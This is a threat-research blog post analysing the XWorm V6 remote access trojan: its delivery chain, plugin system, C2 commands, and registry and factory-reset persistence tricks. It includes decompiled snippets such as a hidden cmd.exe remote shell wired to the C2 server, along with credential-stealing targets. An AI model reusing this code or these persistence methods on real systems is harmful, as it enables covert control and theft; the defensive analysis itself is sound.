
Unknown Title



Blogs

The latest cybersecurity trends, best practices, security vulnerabilities, and more

XWorm V6: Exploring Pivotal Plugins

By Niranjan Hegde and Sijo Jacob · October 2, 2025

Introduction

In the constantly evolving world of cyber threats, staying informed is not just an advantage; it's a necessity. First observed in 2022, XWorm quickly gained notoriety as a highly effective malware, providing cybercriminals with a versatile toolkit for malicious activities.

XWorm's modular design is built around a core client and an array of specialized components known as plugins. These plugins are essentially additional payloads designed to carry out specific harmful actions once the core malware is active. This modularity allows attackers to use XWorm's capabilities for various objectives, ranging from data theft and system control to persistent surveillance. Understanding these plugins is crucial for both cybersecurity professionals safeguarding their organizations and customers of cybersecurity products seeking to enhance their protection against such prevalent threats.

Trellix ARC has been closely tracking XWorm's evolution, including its recent resurgence. In this blog, we'll go beyond the surface to explore a campaign deploying XWorm V6.0 and, more importantly, dissect the key plugins and additional payloads, including a script for persistence.

Abandonment of XWorm

XWorm's development, led by XCoder, saw regular updates shared via Telegram. However, during the latter half of 2024, following the release of XWorm V5.6, XCoder abruptly deleted their account, ending official support and leaving V5.6 as the presumed final version.

Consequently, the cybercrime landscape became chaotic. Threat actors started distributing modified (cracked) versions of XWorm V5.6, which often contained malware that infected the amateur operators who downloaded and attempted to deploy these tools. A notable instance involved a trojanized XWorm builder, as reported by CloudSEK. Additionally, some actors successfully modified an existing XWorm version, as seen in DMPdump Report. We also observed a Chinese version of XWorm V5.6 malware named XSPY.

Additionally, a critical Remote Code Execution (RCE) vulnerability was discovered in XWorm V5.6 and earlier versions. This flaw, publicly disclosed (here), allowed attackers with the C2 encryption key to execute arbitrary code. Our tests confirmed this exploit's effectiveness on XWorm V5.6.

Due to XWorm's abandonment, it led many cybersecurity professionals to believe that the chapter on XWorm was closed for good. However, in the ever-evolving landscape of malware, retirement is rarely permanent.




Figure 1: Post made on hackforums[.]net

The Unexpected Resurrection

On June 4, 2025, a new post surfaced on hackforums.net from an account named XCoderTools. This post announced the release of XWorm V6.0, notably claiming a fix for the previously identified RCE vulnerability along with other critical updates.

This sudden reappearance, however, was met with considerable skepticism. It was immediately questioned if XCoderTools was the original developer or an opportunist capitalizing on XWorm's reputation. This new account, XCoderTools, initially maintained two Telegram channels, one for updates and a separate group for community discussion. While the update channel has since been banned, the community group remains active. They create videos to demonstrate new updates and share them in the community group.




Figure 2: Screenshot of newly created Telegram group and post announcing updates

These channels, however, face frequent bans by Telegram, prompting the creation of a backup group on Signal to ensure continuity of communication and coordination among its user base.




Figure 3: XWorm chat group on Signal and YouTube channel

XWorm V6 in Action: A Growing Threat

Since the release of XWorm V6.0 on June 4, 2025, we have noted a surge in samples identified as XWorm V6.0 on VirusTotal, reflecting its rapid adoption by threat actors. One prominent campaign illustrates its delivery: a malicious

JavaScript (JS) file initiates a PowerShell (PS1) script, which deploys an injector to deliver the XWorm Client.




Figure 4: Infection chain of XWorm V6.0

Stage 1: The Malicious JavaScript (JS) File

- This attack starts with a JavaScript file, often delivered through phishing emails or malicious websites. When run, it downloads and executes a PowerShell script and, as a diversion, also fetches and displays a harmless decoy PDF document.

Stage 2: The PowerShell (PS1) Script

- This script, run by JavaScript, first works to disable AMSI (Antimalware Scan Interface), a key Windows security feature. This bypass helps the malware avoid detection. It then prepares the XWorm Client and an "injector" tool to be delivered.

Stage 3: The Injector (DLL File)

- This component is designed to inject the XWorm Client's malicious code into a legitimate Windows program like RegSvcs.exe. It does this by manipulating the program's memory, allowing XWorm to run stealthily.

The Final Payload: XWorm V6.0 Client

Once injected, the XWorm V6.0 Client takes over. It connects to its Command and Control (C2) server (94[.]159[.]113[.]64 on port 4411), using an encryption key: "P0WER" for communication and letting the attacker perform malicious activities.

As per our analysis, XWorm V6 clients have the same functionality as XWorm V5.6. It communicates to XWorm C2 Server in the same way as XWorm V5.6. We have observed the default key used for communication with the C2 server is “<666666>” in XWorm V6, compared to the default key “<123456789>” in XWorm V5.6.

Plugins in XWorm V6

XWorm RAT has a command called plugin. When used, it allows the RAT Operator to execute additional payloads in the infected machine. These payloads are in DLL file format, which are loaded and executed in memory.

```
public static string ID()
{
    string text;
    try
    {
        text = Helper.GetHashT(string.Concat(new object[]
        {
            Environment.ProcessorCount,
            Environment.UserName,
            Environment.MachineName,
            Environment.OSVersion,
            new DriveInfo(Path.GetPathRoot(Environment.SystemDirectory)).TotalSize
        }));
    }
    catch (Exception ex)
    {
        text = "Err HWID";
    }
    return text;
}
```

Figure 5: Generation of Client ID

The client creates a unique ID by combining Processor Count, Username, MachineName, OSVersion, and Total size of SystemDirectory, and then generating an MD5 hash of it. The generated ID is used to identify the victim's machine, store plugins, and for encryption/decryption of files.

The client creates a registry key <Client ID> under HKCU\SOFTWARE\. Within this new key, a registry entry is made where name contains SHA-256 hash and data contains the gzip compressed plugin with first 4 bytes being the size of uncompressed dll file.




Figure 6: Plugins stored in registry

When the C2 server sends the command "plugin", it includes the SHA-256 hash of the plugin DLL file and the arguments for its invocation. The client then uses the hash to check if the plugin has been previously received. It does this by searching for a registry entry under HKCU\SOFTWARE\<CLIENT ID> where the hash value serves as the key.

If the key is not found, the client sends a "sendplugin" command to the C2 server, along with the hash. The C2 server then responds with the command "savePlugin" along with a base64 encoded string containing the plugin and SHA-256 hash. Upon receiving and decoding the plugin, the client loads the plugin into the memory. It then iterates through the plugin's methods, specifically invoking any method whose name matches one of the following:

- Run
- RunRecovery
- RunOptions
- injRun
- UACFunc
- ENC

- DEC

When C2 server sends the command: “RemovePlugins”, it deletes the registry key: HKCU\SOFTWARE\<CLIENT ID>

```
else if (Operators.CompareString(text, "plugin", false) == 0)
{
    Messages.Pack = array;
    if (Helper.GetValue(array[1]) == null)
    {
        ClientSocket.Send("sendPlugin" + Settings.SPL + array[1]);
    }
    else
    {
        Messages.Plugin(Helper.Decompress(Helper.GetValue(array[1])));
    }
}
else if (Operators.CompareString(text, "savePlugin", false) == 0)
{
    byte[] array2 = Convert.FromBase64String(array[2]);
    Helper.SetValue(array[1], array2);
    Messages.Plugin(Helper.Decompress(array2));
}
else if (Operators.CompareString(text, "RemovePlugins", false) == 0)
{
    MyProject.Computer.Registry.CurrentUser.DeleteSubKey(Helper.PL);
    Messages.SendMSG("Plugins Removed!");
}
```

Figure 7: Plugin commands that can be issued from C2

Capturing Plugins

In order to capture plugins used by XWorm RAT Operators, we logged the network traffic originating from XWorm C2 servers. We observed two distinct operational modes employed by XWorm RAT operators: either they leverage an auto-task feature to automatically execute commands and plugins as soon as a victim machine establishes a connection, or they manually initiate these actions when actively interacting with the compromised system.

We observed the use of following plugins by XWorm RAT Operators:

- RemoteDesktop.dll
  - Creates a remote session to interact with the victim’s machine.
- WindowsUpdate.dll, Stealer.dll, Recovery.dll, merged.dll, Chromium.dll and SystemCheck.Merged.dll
  - Used for stealing victim’s data.
- FileManager.dll
  - Grants filesystem access and manipulation capabilities to the operator.
- Shell.dll
  - Executes system commands sent by the operator in a hidden cmd.exe process.
- Informations.dll
  - Used to gather system information about the victim's machine.
- Webcam.dll
  - Used to record the victim. It is also used by the operator to verify if an infected machine is real.
- TCPConnections.dll, ActiveWindows.dll and StartupManager.dll
  - Sends a list of active TCP connections, active windows, and startup programs respectively to the C2 server.

Moreover, we observed XWorm RAT Operators execute additional malware, such as:

- DarkCloud Stealer

- Hworm (VBS based RAT)
- Snake KeyLogger
- Coin Miner
- Pure Malware
- ShadowSniff Stealer (open source Rust stealer)
- Phantom Stealer
- Phemedrone Stealer
- Remcos RAT

Persistence Script

We noticed that one of the operators executed an exe file, which creates a .wsf script and executes it.

The script initially downloads a file containing an encoded base64 string with the character “A” replaced in it. It creates a PowerShell command that downloads this file to the %TEMP% directory, modifies the Base64 string by replacing ** with A, and then decodes and executes the payload in memory. The payload is an XWorm client with the same configuration used to infect the machine. Since an XWorm client with the same configuration is running on the system, it will get terminated.

Based on options chosen by the operator, the script can perform the following persistence techniques:

Method 1: Logon Script

- It creates a directory at %APPDATA%\\Microsoft\\CLR and cleans up any existing files there.
- It then creates a new batch file, clrloader.bat, in that directory.
- The batch file contains a PowerShell command that downloads and executes the malicious payload.
- Finally, it creates a registry entry in UserInitMprLogonScript to run this batch file during the user logon process. Thus executing the malware.

Method 2: Run key

- It creates a new batch file, svchost.bat, in the %TEMP% folder.
- This batch file also contains a PowerShell command to download and execute the payload.
- It creates a registry entry in HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run with the key Onedrives. This entry is configured to run the svchost.bat file at every user login.

Method 3: Run key, check for InstallUtil

- It creates a PowerShell script named Winlog.ps1 in the %TEMP% directory.
- This PowerShell script runs in an infinite loop, checking for the presence of a process named InstallUtil. If the process is not found, it downloads and executes the malicious payload.
- It also creates a registry entry in HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Run with the key Winlog. This entry is used to run the Winlog.ps1 script every time the user logs in, thus starting the persistence loop.

Method 4: ResetConfig.xml (if admin privileges are present)

- The script checks if it's running with administrator privileges. This check is done by attempting to query a specific registry key (HKU\\S-1-5-19).
- If the script is running with administrator rights, it executes a series of actions:
    - It creates a folder structure at C:\\Recovery\\OEM.
    - Inside this folder, it creates an XML file named ResetConfig.xml which is a configuration for Windows' push-button reset feature. The XML is configured to run an install.cmd script during a factory reset.
    - It then creates the install.cmd file and writes a PowerShell command to it. This command is identical to the initial execution command, meaning it will re-download and execute the original malicious payload if the system is reset.

ResetConfig.xml file:

```xml
<?xml version="1.0" encoding="utf-8"?>
<Reset>
<Run Phase="FactoryReset_AfterDiskFormat">
<Path>C:\\Recovery\\OEM\\install.cmd</Path>
<Duration>5</Duration>
<Wait>true</Wait>
</Run>
</Reset>
```

Figure 8: Contents of ResetConfig.xml

The use of ResetConfig.xml to gain persistence has been adopted by other malware such as Pulsar RAT and WEEVILPROXY

Analysis of Plugins

XWorm RAT comes with over 35+ plugins which allows RAT Operators to perform various tasks in the victim's machine. In XWorm V6, the plugins are protected using ILProtector which were unpacked using the tool ILPUnpack.

Shell.dll

The XWorm Client invokes the method Run() with following argument:

- C2 Server
- Port
- Splitter used while communicating with C2 server: "<XWormmm>"
- AES Key used for encryption and decryption of communication with C2 server
- Client ID

Once it has executed correctly, it sends the string "shell" along with the Client ID to the C2 Server.

```
try
{
    ClientSocket.S.Connect(Settings.Host, Conversions.ToInteger(Settings.Port));
    ClientSocket.isConnected = true;
    ClientSocket.Send("shell" + Settings.SPL + Settings.IDD);
    ClientSocket.S.BeginReceive(ClientSocket.Buffer, 0, ClientSocket.Buffer.Length, SocketFlags.None, new AsyncCallback(ClientSocket.BeginReceive), ClientSocket.S);
}
catch (Exception ex)
{
    ClientSocket.isDisconnected();
}
```

Figure 9: Sending the command "shell" to c2 server

C2 server responds with one of the following commands:

- "R/"
  - It initializes a new Process object to run cmd.exe and configures it to run without a window, redirect its input, output, and error streams, then starts the process. It sets up event handlers for output and input streams. Finally, it sends a message "Process Started At" along with a timestamp to the C2 Server.
- "runshell"
  - C2 server sends the code to be executed along with this command which is passed to the spawned cmd.exe process. Output is then sent back to the C2 server along with Client ID.
- "closeshell"
  - It disconnects from the C2 server and terminates the process.

```
if (Operators.CompareString(text, "R/", false) != 0)
{
    if (Operators.CompareString(text, "runshell", false) != 0)
    {
        if (Operators.CompareString(text, "closeshell", false) == 0)
        {
            ClientSocket.isDisconnected();
        }
    }
    else
    {
        Messages.MyProcess.StandardInput.WriteLine(array[1]);
        Messages.MyProcess.StandardInput.Flush();
    }
}
else
{
    Messages.MyProcess = new Process();
    ProcessStartInfo startInfo = Messages.MyProcess.StartInfo;
    startInfo.FileName = "CMD.EXE";
    startInfo.UseShellExecute = false;
    startInfo.CreateNoWindow = true;
    startInfo.RedirectStandardInput = true;
    startInfo.RedirectStandardOutput = true;
    startInfo.RedirectStandardError = true;
    Messages.MyProcess.Start();
    Messages.MyProcess.BeginErrorReadLine();
    Messages.MyProcess.BeginOutputReadLine();
    Messages.AppendOutputText("Process Started at: " + Messages.MyProcess.StartTime.ToString());
}
```

Figure 10: Commands sent by C2 server.




Figure 11: Window displayed to XWorm RAT Operator while using Shell.dll plugin.

TCPConnections.dll

The XWorm Client invokes the method Run() with the following argument:

- C2 Server
- Port
- Splitter used while communicating with C2 server: “<XWormmm>”
- AES Key used for encryption and decryption of communication with C2 server

- Client ID

Once it begins its execution, it sends the string “TCPConnection” along with the Client ID to the C2 Server.

C2 server responds with one of the following commands:

- “GetTCPConnection”
  - It uses the api “GetExtendedTcpTable” to retrieve a table containing all TCP connections. From each row in the table, the following is extracted:
    - Process ID
    - Remote Address and Port
    - Local Address and Port
    - State of the connection
  - The extracted information is then sent to the C2 Server along with its own process ID.
- “KillTCPConnection”
  - C2 server sends a list of process IDs separated by “-=>”. It iterates through this list, converts each string to an integer PID and terminates the corresponding process.
  - After killing the processes, it sends an updated list of connections.
- “CloseTCPConnections”
  - It disconnects from the C2 server and terminates the process.

```
StringBuilder stringBuilder = new StringBuilder();
TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID[] allTcpConnections = TcpConnectionTableHelper.GetAllTcpConnections();
int num = allTcpConnections.Length;
int num2 = num - 1;
for (int i = 0; i <= num2; i++)
{
    TcpConnectionTableHelper.MIB_TCPROW_OWNER_PID mib_TCPROW_OWNER_PID = allTcpConnections[i];
    string text;
    string text2;
    unchecked
    {
        text = string.Format("{0}:{1}", TcpConnectionTableHelper.GetIpAddress((long)((ulong)mib_TCPROW_OWNER_PID.localAddr)), mib_TCPROW_OWNER_PID.LocalPort);
        text2 = string.Format("{0}:{1}", TcpConnectionTableHelper.GetIpAddress((long)((ulong)mib_TCPROW_OWNER_PID.remoteAddr)), mib_TCPROW_OWNER_PID.RemotePort);
    }
    stringBuilder.Append(string.Concat(new string[]
    {
        Conversions.ToString(mib_TCPROW_OWNER_PID.owningPid),
        "-=>",
        text,
        "-=>",
        text2,
        "-=>",
        ((TCP_CONNECTION_STATE)mib_TCPROW_OWNER_PID.state).ToString(),
        "-=>"
    }));
}
```

Figure 12: Collecting information about TCP connections

At XWorm RAT Operator’s end, they can select and choose to close a particular connection. The window displays the process ID of the XWorm Client in red. There are 2 such connections: one is from the client and another is from the plugin.




Figure 13: Closing a particular connection

Similarly, there are other plugins such as:

- StartupManager.dll : shows all the entries in startup.
- ProcessManager.dll : Shows all the processes running in the machine.
- ActiveWindows.dll : Shows all the windows with their title and handle.
- ServiceManager.dll : Shows all the active services.
- Programs.dll : Shows all the installed programs.
- Clipboard.dll : Displays the content present in the clipboard.

RemoteDesktop.dll

The XWorm Client invokes the method Run() with the following argument:

- C2 Server
- Port
- Splitter used while communicating with C2 server: “<XWormmm>”
- AES Key used for encryption and decryption of communication with C2 server
- Client ID

Upon execution, it sends the string “RD-” to the C2 Server along with the following information:

- Number of Screens
- Width of Primary Screen
- Height of Primary Screen
- Client ID

Once the connection is set up, the C2 server responds with one of the following commands:

Commands	Description
ScrollUp	Scroll up the window
ScrollDown	Scroll down the window
Click	Perform click action at a specified location
RDX	Take a screenshot of the active window.
DeskDrop	Writes a file to the Desktop folder.
Key	Simulates a keyboard event
RD+	Capture the user screen in a specified size
CloseScreen	Disconnects itself from the C2 screen and exits the process.

Also, there are other plugins such as HVNC.dll, HBrowser.dll, and HiddenApps.dll, which allow XWorm RAT Operators to interact with the victim's machine.

WindowsUpdate.dll

The method RunRecovery() is invoked with "6" as an argument. It steals the Windows product key from the system and extracts login data such as username and password from the following applications:

- Chrome Browser
- Torch Browser
- CocCoc Browser
- QQ Browser
- Xvast Browser
- QIP Surf Browser
- Microsoft Edge
- Chromium Browser
- Blisk Browser
- Brave Browser
- Nichrome Browser
- Kometa Browser
- Superbird Browser
- Opera Browser
- Comodo Browser
- Cent Browser
